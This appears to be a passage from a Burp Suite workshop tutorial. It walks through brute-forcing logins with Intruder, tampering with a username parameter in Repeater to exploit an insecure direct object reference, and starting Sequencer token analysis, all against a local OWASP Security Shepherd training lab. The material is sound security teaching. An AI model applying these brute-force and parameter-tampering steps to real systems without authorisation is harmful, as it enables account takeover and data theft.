 Date: Sun, 30 Sep 2018 04:30:32 GMT
 Connection: close

(?) < + > Type a search term 0 matches **2** OK Cancel

Grep - Extract

These settings can be used to extract useful information from responses into the attack results table.

Extract the following items from responses:

Add

From [HTTP/1.1] to [\r\nServer:]

Edit

- Start the attack by clicking on "Start attack" button.

Target Positions Payloads Options

Request Headers

These settings control whether Intruder updates the configured request headers during attacks.

Update Content-Length header
 Set Connection: close

Start attack

- Sort the response on **Length** column, in descending order.

| Request | Payload1 | Payload2 | Status | Error | Timeout | Length | HTTP/1.1 |
|---------|----------|------------|--------|--------------------------|--------------------------|--------|-----------|
| 29 | admin | password | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 344 | 302 Found |
| 25 | c0c0n | c0c0n123 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 343 | 302 Found |
| 0 | | | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 277 | 302 Found |
| 1 | admin | adminc0c0n | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 277 | 302 Found |
| 2 | Admin | adminc0c0n | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 277 | 302 Found |
| 3 | root | adminc0c0n | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 277 | 302 Found |
| 4 | c0c0n | adminc0c0n | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 277 | 302 Found |
| 5 | user | adminc0c0n | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 277 | 302 Found |
| 6 | security | adminc0c0n | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 277 | 302 Found |
| 7 | shepherd | adminc0c0n | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 277 | 302 Found |
| 8 | admin | admin | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 277 | 302 Found |
| 9 | Admin | admin | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 277 | 302 Found |

- Analyze the result set.

| Request | Payload1 | Payload2 | Status | Error | Timeout | Length | HTTP/1.1 |
|---------|----------|------------|--------|--------------------------|--------------------------|--------|-----------|
| 29 | admin | password | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 344 | 302 Found |
| 25 | c0c0n | c0c0n123 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 343 | 302 Found |
| 0 | | | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 277 | 302 Found |
| 1 | admin | adminc0c0n | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 277 | 302 Found |
| 2 | Admin | adminc0c0n | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 277 | 302 Found |
| 3 | root | adminc0c0n | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 277 | 302 Found |
| 4 | c0c0n | adminc0c0n | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 277 | 302 Found |
| 5 | user | adminc0c0n | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 277 | 302 Found |
| 6 | security | adminc0c0n | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 277 | 302 Found |
| 7 | shepherd | adminc0c0n | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 277 | 302 Found |
| 8 | admin | admin | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 277 | 302 Found |
| 9 | Admin | admin | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 277 | 302 Found |
| | | | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 277 | 302 Found |

HTTP/1.1 302 Found
 Server: Apache-Coyote/1.1
 Set-Cookie: JSESSIONID=0C062FBC2D6E38AF1B9707BA10FA2731; Path=/; Secure; HttpOnly
 Set-Cookie: token=-79419559256422192686555639218737783306; Secure
 Location: https://192.168.56.104/index.jsp
 Content-Type: text/plain
 Content-Length: 0
 Date: Sun, 30 Sep 2018 04:43:44 GMT
 Connection: close

24. Login to Security Shepherd web application using the admin credentials that was discovered through brute force attack.

Your password is a temporary password. This means that somebody else knows it! Lets keep things secure and change your password now!

Current Password:


New Password:

Password Confirmation:

25. To save the attack, click on "Save" in main menu of the attack window, and select "Attack" sub-menu option.

| Intruder attack 4 | | | | | | | | |
|-------------------|---------------|----------|------------|---------|--------------------------|--------------------------|--------|--|
| Attack | | Save | Columns | | | | | |
| Result | Attack | Payloads | | Options | | | | |
| Filter: S | Results table | | | | | | | |
| Requests | | Payload1 | Payload2 | Status | Error | Timeout | Length | |
| 29 | admin | | password | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 344 | |
| 25 | c0c0n | | c0c0n123 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 343 | |
| 0 | | | | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 277 | |
| 1 | admin | | adminc0c0n | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 277 | |

26. To load a saved attack, select "Intruder" > "Open saved attack" in Burp.



Repeater (20 Minutes)

This is a tool for manually manipulating and reissuing individual HTTP requests, and analyzing the application's responses.

Assumption:

- Burp proxy has been configured correctly.
- You are currently logged in to Security Shepherd's admin account.

Steps:

1. Log out of Security Shepherd's admin account by clicking on the "Logout" button.



2. On the login page of Security Shepherd application, click on the link labeled as "Security Shepherd Account".

Login

Use your **Security Shepherd Credentials** to Login.

Register a [Security Shepherd Account](#) here!

3. Fill-in the registration form and click on "Sign me up!" button.

Register

| | |
|---------------------|---|
| Username* : | <input type="text" value="c0c0n"/> |
| Password* : | <input type="password" value="*****"/> |
| Confirm Password* : | <input type="password" value="*****"/> |
| Email Address: | <input type="text" value="c0c0n@workshop.com"/> |
| Confirm Email: | <input type="text" value="c0c0n@workshop.com"/> |

SHEPHERD DISCLAIMER

The Security Shepherd project is for educational purposes only. Do not attempt to use these techniques without authorization. If you are caught engaging in unauthorized hacking, most companies will take legal action. Claiming that you were doing security research will not protect you.

Security Shepherd is a safe playground for you to improve your web application security skills and only encourages white hat or ethical hacking behaviour.

[Sign me up!](#)

4. Login to the newly created (non-admin) account.

Login

Use your [Security Shepherd Credentials](#) to Login.

Register a [Security Shepherd Account](#) here!

| | |
|-----------|--|
| Username: | <input type="text" value="c0c0n"/> |
| Password: | <input type="password" value="*****"/> |

[Submit](#)

5. Click on "Insecure Direct Object References" link in the left navigation menu.
6. In Burp, turn the intercept mode on.
7. In Firefox, click on the "Refresh your Profile" button.

The diagram illustrates the workflow for completing the challenge:

- Scoreboard:** Shows the "Completed" section with the "Insecure Direct Object References" challenge highlighted by a yellow box and arrow.
- Challenge Page:** Displays the question "What are Insecure Direct Object References?". It includes a detailed explanation of the vulnerability, a note about its severity, and a "Hide Lesson Introduction" button. A yellow arrow points from the challenge name in the Scoreboard to the "Refresh your Profile" button on this page.
- User Profile:** Shows the user information for "User: Guest" (Age: 22, Address: 54 Kevin Street, Dublin, Email: guestAccount@securityShepherd.com) and a message: "Private Message: No Private Message Set". A yellow arrow points from the "Refresh your Profile" button on the challenge page to the "Profile" section here.
- Burp Proxy:** Shows the intercepted request to "https://192.168.56.104:443/lesson/db24122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100.jsp". The "Intercept is on" button is highlighted. The response shows the user's profile information.
- Final Page:** Shows the "What are Insecure Direct Object References?" page again, indicating the "Loading..." status.

8. Go to Burp > "Proxy" > "Intercept" tab, and right-click on the intercepted request.
9. Select "Send to Repeater" from the context menu.

POST /lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100 HTTP/1.1
 Host: 192.168.56.104
 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
 Accept: */*
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 Referer: https://192.168.56.104/lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100.jsp
 Content-Type: application/x-www-form-urlencoded
 X-Requested-With: XMLHttpRequest
 Content-Length: 14
 Cookie: JSESSIONID=21BFF9296030364CC68BDDDB3667F06B; token=-60022310048214894798442406549964184552; JSESSID3="POwG1rhMOyhh6EXoSXSjDw=="
 Connection: close
 username=guest

Scan
 Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
 Send to Sequencer Ctrl+Q
 Send to Comparer Ctrl+Alt+C
 Send to Decoder Ctrl+E
 Request in browser ►
 Send request(s) to Authz
 Heartbleed this!
 Send URL to SSL Scanner
 Engagement tools ►
 Change request method Ctrl+M
 Change body encoding

10. Switch to "Repeater" tab in Burp.

Target: https://192.168.56.104

Request

POST /lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100 HTTP/1.1
 Host: 192.168.56.104
 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
 Accept: */*
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 Referer: https://192.168.56.104/lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100.jsp
 Content-Type: application/x-www-form-urlencoded
 X-Requested-With: XMLHttpRequest
 Content-Length: 14
 Cookie: JSESSIONID=21BFF9296030364CC68BDDDB3667F06B; token=-60022310048214894798442406549964184552; JSESSID3="POwG1rhMOyhh6EXoSXSjDw=="
 Connection: close
 username=guest

Response

11. Click on the "Go" button.

Request

POST /lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100 HTTP/1.1
 Host: 192.168.56.104
 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
 Accept: */*
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 Referer: https://192.168.56.104/lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100.jsp
 Content-Type: application/x-www-form-urlencoded
 X-Requested-With: XMLHttpRequest
 Content-Length: 14
 Cookie:
 JSESSIONID=9020EEA0F1FC939D02702B5BD1A76742;
 token=-113100419911391584206862246914001116602; JSESSIONID3="POwG1rhMOyhh6EXoSXSjDw=="
 Connection: close

 username=guest

Response

HTTP/1.1 200 OK
 Server: Apache-Coyote/1.1
 Content-Length: 271
 Date: Sun, 30 Sep 2018 06:53:43 GMT
 Connection: close

```
<h2 class='title'>User:</h2><table><tr><th>Age:</th><td>22</td></tr><tr><th>Address:</th><td>54 Kevin Street, Dublin</td></tr><tr><th>Email:</th><td>guestAccount@securityShepherd.com</td></tr><tr><th>Private Message:</th><td>No Private Message Set</td></tr></table>|
```

12. In the "Request" section, change the value of the "username" parameter to a random value, e.g. `test`, and click on the "Go" button.

Request

POST /lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100 HTTP/1.1
 Host: 192.168.56.104
 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
 Accept: */*
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 Referer: https://192.168.56.104/lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100.jsp
 Content-Type: application/x-www-form-urlencoded
 X-Requested-With: XMLHttpRequest
 Content-Length: 13
 Cookie:
 JSESSIONID=9020EEA0F1FC939D02702B5BD1A76742;
 token=-113100419911391584206862246914001116602; JSESSIONID3="POwG1rhMOyhh6EXoSXSjDw=="
 Connection: close

 username=`test`

Response

HTTP/1.1 200 OK
 Server: Apache-Coyote/1.1
 Content-Length: 105
 Date: Sun, 30 Sep 2018 07:04:31 GMT
 Connection: close

```
<h2 class='title'>User: 404 - User Not Found</h2><p>User 'test' could not be found or does not exist.</p>
```

13. Observe the changes in the response.

```
User: 404 - User Not Found</h2><p>User 'test' could not be found or does not exist.
```

14. Change the value of "username" parameter to `admin`, and click on the "Go" button.

Request

Raw Params Headers Hex

```
POST /lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100 HTTP/1.1
Host: 192.168.56.104
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://192.168.56.104/lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100.jsp
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 14
Cookie: JSESSIONID=9020EEA0F1FC939D02702B5BD1A76742; token=-113100419911391584206862246914001116602; JSESSIONID3="POwG1rhMOyhh6EXoSXSjDw=="
Connection: close

username=admin
```

Response

Raw Headers Hex HTML

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 846
Date: Sun, 30 Sep 2018 07:09:37 GMT
Connection: close

<h2 class='title'>User:</h2>
Admin</h2><table><tr><th>Age:</th><td>43</td></tr><tr><th>Address:</th><td>12 Bolton Street, Dublin</td></tr><tr><th>Email:</th><td>administratorAccount@securityShepherd.com</td></tr><tr><th>Private Message:</th><td>Result Key: <script>prepTooltips();prepClipboardEvents();</script><br><div><input-group><textarea id='theKey' rows=2 style='height: 30px; display: inline-block; float: left; padding-right: 1em; overflow: hidden; width: 85%'>Ri08iCi8nOC6uCoGqtjpQ0TMgbWQyKF5Iao0PtlyM9FQlh6j7CE45ngXeuEicnPbVkrDh+QF3vD+IELBqGZXFQ==</textare><span><button class='btn' type='button' data-clipboard-shepherd data-clipboard-target='#theKey' style='height: 30px;'><img alt='Copy to clipboard' src='./js/clipboard-js/clippy.svg' width='14'></button></span><p>&nbsp;</p></div><a href='https://192.168.56.104/lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100.jsp?JSESSIONID3=POwG1rhMOyhh6EXoSXSjDw=='>View</a></td></tr></table>
```

15. Observe the changes in the response.
16. In "Response" section, enter the keyword "admin" in the search box.
17. Click on plus + symbol and select the checkbox labeled as "Auto-scroll to match when text changes".

Request

Raw Params Headers Hex

```
POST /lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100 HTTP/1.1
Host: 192.168.56.104
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://192.168.56.104/lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100.jsp
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 14
Cookie: JSESSIONID=9020EEA0F1FC939D02702B5BD1A76742; token=-113100419911391584206862246914001116602; JSESSIONID3="POwG1rhMOyhh6ExoSXsjDw=="
Connection: close

username=admin
```

Response

Raw Headers Hex HTML

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 846
Date: Sun, 30 Sep 2018 07:09:37 GMT
Connection: close

<h2 class='title'>User:</h2><table><tr><th>Age:</th><td>43</td></tr><tr><th>Address:</th><td>12 Bolton Street, Dublin</td></tr><tr><th>Email:</th><td>administratorAccount@securityShepherd.com</td></tr><tr><th>Private Message:</th><td>Result Key:<script>prepTooltips();prepClipboardEvents();</script><div><input-group><textarea id='theKey' rows=2 style='height: 30px; display: inline-block; float: left; padding-right: 1em; overflow: hidden; width:85%'>Ri08iCi8nOC6uCoGqtjpQ0TMgbWQyKF5Iao0PtlyM9FQlh6j7CE45ngXeuEicnPvKRdH+QF3vD+IELBqGZXFQ==</textareaxtarea><span><button class='input-group-button'><button class='btn' type='button' data-clipboard-shepherd data-clipboard-target='#theKey' style='height: 30px;'><img src='..js/clipboard-js/clippy.svg' width='14' alt='Copy to clipboard'></button></span><p>&ampnbsp</p></div><a></a></td></tr></table>
```

Case sensitive
Regex
 Auto-scroll to match when text changes

② < + > Type a search term 0 matches ② < + > admin 1 2 matches


18. To see the previously triggered requests, click on the back arrow symbol.



19. Use the forward arrow symbol to move to the request that was triggered next, after the currently visible request.



20. Double-click on the tab header to rename a sub-tab in Repeater.



21. Return to Burp > "Proxy" > "Intercept" tab.

22. Change the value of the "username" parameter to `admin`.

The screenshot shows the OWASp ZAP interface in the 'Proxy' tab. The 'Intercept' button is highlighted in red. The 'Raw' tab is selected, showing the following POST request:

```
POST /lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc5
Host: 192.168.56.104
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://192.168.56.104/lessons/fdb94122d0f032821019c7edf09dc62e
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 14
Cookie: JSESSIONID=0CAF93093B39443224FB71F7A6092A5E; token=-11310C
JSESSIONID3="POwG1rhMOyhh6EXoSXSjDw=="
Connection: close

username=admin
```

23. Click on "Forward" button.
24. Turn the intercept mode off by clicking on the "Intercept is on" button.
25. In Firefox, you should see the details of the Admin user.
26. Copy the result key by clicking on the "Copy to clipboard" icon.

What are Insecure Direct Object References?

Imagine a web page that allows you to view your personal information. The web page that shows the user their information is generated based on a user ID. If this page was vulnerable to [insecure Direct Object References](#) an attacker would be able to modify the user identifier parameter to reference any user object in the system. Insecure Direct Object References occur when an application references an object by its actual ID or name. This object that is referenced directly is used to generate a web page. If the application does not verify that the user is allowed to reference this object, then the object is [insecurely referenced](#).

Attackers can use insecure object references to compromise any information that can be referenced by the parameter in question. In the above example, the attacker can access any user's personal information.

The severity of insecure direct object references varies depending on the data that is compromised. If the compromised data is publicly available or not supposed to be restricted, it becomes a very low severity vulnerability. Consider a scenario where one company is able to retrieve their competitor's information. Suddenly, the business impact of the vulnerability is critical. These vulnerabilities still need to be fixed and should never be found in professional grade applications.

[Hide Lesson Introduction](#)

The result key to complete this lesson is stored in the administrators profile.

[Refresh your Profile](#)

User: Admin

| | |
|-------------------------|---|
| Age: | 43 |
| Address: | 12 Bolton Street, Dublin |
| Email: | administratorAccount@securityShepherd.com |
| Result Key: | Ri08iCi8nOC6uCoGqtjpQ0TMgbWQy KF5Iao0PtlyM9FQlh6j7CE45ngXeuEicnPBvKRdH+QF3vD+IELBqGZXFQ== |
| Private Message: |  Click here |

- Paste the copied text in the result key input box, and submit the result key by clicking on the "Submit" button.

| | |
|--|------------------------|
| oGqtjpQ0TMgbWQyKF5Iao0PtlyM9FQlh6j7CE45ngXeuEicnPBvKRdH+QF3vD+IELBqGZXFQ== | Submit |
|--|------------------------|

1 2

What are Insecure Direct Object References?

Imagine a web page that allows you to view your personal information. The web page that shows the user their information is generated based on a user ID. If this page was vulnerable to [insecure Direct Object References](#) an attacker would be able to modify the user identifier parameter to reference any user object in the system. Insecure Direct Object References occur when an application references an object by its actual ID or name. This object that is referenced directly is used to generate a web page. If the application does not verify that the user is allowed to reference this object, then the object is [insecurely referenced](#).

Sequencer (10 Minutes)

This is a sophisticated tool for analyzing the quality of randomness in an application's session tokens or other important data items that are intended to be unpredictable.

1. Go to Burp > "Proxy" tab > "HTTP history" sub-tab and right-click within the results table to open the context menu.
2. Select "Show new history window" option from the context menu.

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. In the "HTTP history" sub-tab, a list of requests is displayed. A context menu is open over the 1760 entry, which is highlighted in blue. The menu options include:


- Remove from scope
- Spider from here
- Do an active scan
- Do a passive scan
- Send to Intruder (Ctrl+I)
- Send to Repeater (Ctrl+R)
- Send to Sequencer
- Send to Comparer (request) (Ctrl+Alt+1)
- Send to Comparer (response) (Ctrl+Alt+2)
- Show response in browser
- Request in browser (▶)
- Engagement tools (▶)
- Show new history window** (highlighted in blue)
- Add comment (Ctrl+2)
- Highlight
- Delete item
- Clear history
- Copy URL
- Copy as curl command
- Copy links
- Save item
- Proxy history help

3. In the new "Burp Proxy HTTP History" window, click on "Filter" tab to view the various display filter options.

The screenshot shows the "Burp Proxy HTTP History" window. The "Filter" tab is selected, displaying a "Filter: Hiding out of scope items" input field. Below it is a table of captured requests with columns: #, Host, Method, URL, Params, Edited, Status, Length, MIME type, Extension, and Title. The table contains numerous entries, such as:

| # | Host | Method | URL | Params | Edited | Status | Length | MIME type | Extension | Title |
|------|------------------------|--------|--------------------------------------|--------|--------|--------|--------|-----------|-----------|-------------------|
| 1835 | https://192.168.56.101 | GET | /js/clipboard-js/clipboard-events.js | | 304 | 205 | script | js | | |
| 1834 | https://192.168.56.101 | GET | /js/clipboard-js/tooltips.js | | 304 | 205 | script | js | | |
| 1833 | https://192.168.56.101 | GET | /js/clipboard-js/clipboard.min.js | | 304 | 206 | script | js | | |
| 1832 | https://192.168.56.101 | GET | /js/jquery.js | | 304 | 207 | script | js | | |
| 1831 | https://192.168.56.101 | GET | /css/lessonCss/theCss.css | | 304 | 206 | CSS | css | | |
| 1830 | https://192.168.56.101 | GET | /lessons/fdb94122d0f032821019c... | | 200 | 4567 | HTML | jsp | | Security Shepherd |
| 1829 | https://192.168.56.101 | POST | /getModule | ✓ | 200 | 203 | text | | | |
| 1828 | https://192.168.56.101 | GET | /css/images/favicon.jpg | | 304 | 207 | JPEG | jpg | | |
| 1827 | https://192.168.56.101 | GET | /css/images/shepherdAndSheep.jpg | | 304 | 207 | JPEG | jpg | | |
| 1826 | https://192.168.56.101 | POST | /scoreboard | ✓ | 200 | 808 | JSON | | | |
| 1825 | https://192.168.56.101 | GET | /css/images/grassTile.jpg | | 304 | 207 | JPEG | jpg | | |
| 1824 | https://192.168.56.101 | GET | /js/tinysort.js | | 304 | 206 | script | js | | |

4. In the display filter window, select the checkbox labeled as "Show only parameterized requests".



5. Identify a parameterized request which you may wish to tamper with.

The screenshot shows the 'Burp Proxy HTTP History' interface. A list of requests is displayed, with the /login POST request at index 1757 highlighted in yellow. The request details show it's a POST to /login with status 302 and length 344. Below the list are tabs for Request, Response, Raw, Params, Headers, and Hex. The Raw tab shows the following request:

```

POST /login HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://192.168.56.101/login.jsp
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Cookie: JSESSIONID=D2D554442A7DBD48A35C01775393E325
Connection: close
Upgrade-Insecure-Requests: 1

```

The URL bar contains 'login=mirage&pwd=12345678&submit=Submit|'. At the bottom, there are search and navigation buttons.

6. Click on the "Cookies" column twice, to identify requests that issue a session token.

| Method | URL | Params | Edited | Status | Length | MIME type | Extension | Title | Comment | SSL | IP | Cookies |
|--------|---|--------|--------|--------|--------|-----------|-----------|-------------------------|---------|----------------|---|---------|
| POST | /lessons/fdb94122d0f032821019c7edf09dc62ea21e... | ✓ | | 200 | 266 | text | | | ✓ | 192.168.56.104 | JSESSIONID=A88A7DB37D411... | |
| POST | /login | ✓ | | 302 | 345 | text | | | ✓ | 192.168.56.104 | JSESSIONID=91625F181C1CC68... | |
| POST | /login | ✓ | | 302 | 345 | text | | | ✓ | 192.168.56.104 | JSESSIONID=9020EEA0F1FC93... | |
| POST | /login | ✓ | ✓ | 200 | 266 | text | | | ✓ | 192.168.56.104 | JSESSIONID=21BF929603036... | |
| POST | /lessons/fdb94122d0f032821019c7edf09dc62ea21e... | ✓ | ✓ | 200 | 2057 | HTML | jsp | Security Shepherd - ... | ✓ | 192.168.56.104 | JSESSIONID=D2D554442A7DBD48A35C01775393E325 | |
| GET | /readyToPlay.jsp?ThreadSequenceId=POwG1rhMoYhh... | ✓ | | 200 | 2057 | HTML | jsp | Security Shepherd - ... | ✓ | 192.168.56.104 | JSESSIONID3="POwG1rhMoYhh... | |
| GET | /readyToPlay.jsp?ThreadSequenceId=POwG1rhMoYhh... | ✓ | | 200 | 2057 | HTML | jsp | Security Shepherd - ... | ✓ | 192.168.56.104 | JSESSIONID3="POwG1rhMoYhh... | |
| GET | /readyToPlay.jsp?ThreadSequenceId=POwG1rhMoYhh... | ✓ | | 200 | 2057 | HTML | jsp | Security Shepherd - ... | ✓ | 192.168.56.104 | JSESSIONID3="POwG1rhMoYhh... | |
| POST | /solutionSubmit | ✓ | | 200 | 262 | text | | | ✓ | 192.168.56.104 | | |
| POST | /lessons/fdb94122d0f032821019c7edf09dc62ea21e... | ✓ | ✓ | 200 | 969 | HTML | | | ✓ | 192.168.56.104 | | |
| POST | /getModule | ✓ | ✓ | 200 | 203 | text | | | ✓ | 192.168.56.104 | | |
| POST | /lessons/fdb94122d0f032821019c7edf09dc62ea21e... | ✓ | ✓ | 200 | 183 | text | | | ✓ | 192.168.56.104 | | |
| POST | /lessons/fdb94122d0f032821019c7edf09dc62ea21e... | ✓ | ✓ | 200 | 183 | text | | | ✓ | 192.168.56.104 | | |

7. Select the /login POST request.

8. Right-click on the selected request, and select "Send to Sequencer" option from the context menu.

Intercept HTTP history WebSockets history Options

Filter: Hiding out of scope and non-parameterized items; hiding CSS, image and general binary content

| # | Host | Method | URL | Params |
|-----|------------------------|--------|--|--------|
| 128 | https://192.168.56.104 | POST | /lessons/fdb94122d0f032821019c7edf09dc62ea21e... | ✓ |
| 233 | https://192.168.56.104 | POST | /login | |
| 152 | https://192.168.56.104 | POST | /login | |
| 75 | https://192.168.56.104 | POST | /login | |
| 203 | https://192.168.56.104 | POST | /lessons/fdb | |
| 246 | https://192.168.56.104 | GET | /readyToPlay | |
| 165 | https://192.168.56.104 | GET | /readyToPlay | |
| 89 | https://192.168.56.104 | GET | /readyToPlay | |
| 264 | https://192.168.56.104 | POST | /solutionSub | |
| 260 | https://192.168.56.104 | POST | /lessons/fdb | |
| 253 | https://192.168.56.104 | POST | /getModule | |
| 220 | https://192.168.56.104 | POST | /lessons/fdb | |
| 221 | https://192.168.56.104 | POST | /getModule | |

Request Response

Raw Headers Hex Render

HTTP/1.1 302 Found
 Server: Apache-Coyote/1.1
 Set-Cookie: JSESSIONID=91625E18C1CCE89B7829
 Set-Cookie: token=-135975258502428224081687
 Location: https://192.168.56.104/index.jsp
 Content-Type: text/plain
 Content-Length: 0
 Date: Sun, 30 Sep 2018 08:11:15 GMT
 Connection: close

Send to Sequencer

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Comparer (request) Ctrl+Alt+1

Send to Comparer (response) Ctrl+Alt+2

Show response in browser Ctrl+6

Request in browser ▶

Send request(s) to Authz

Heartbleed this!

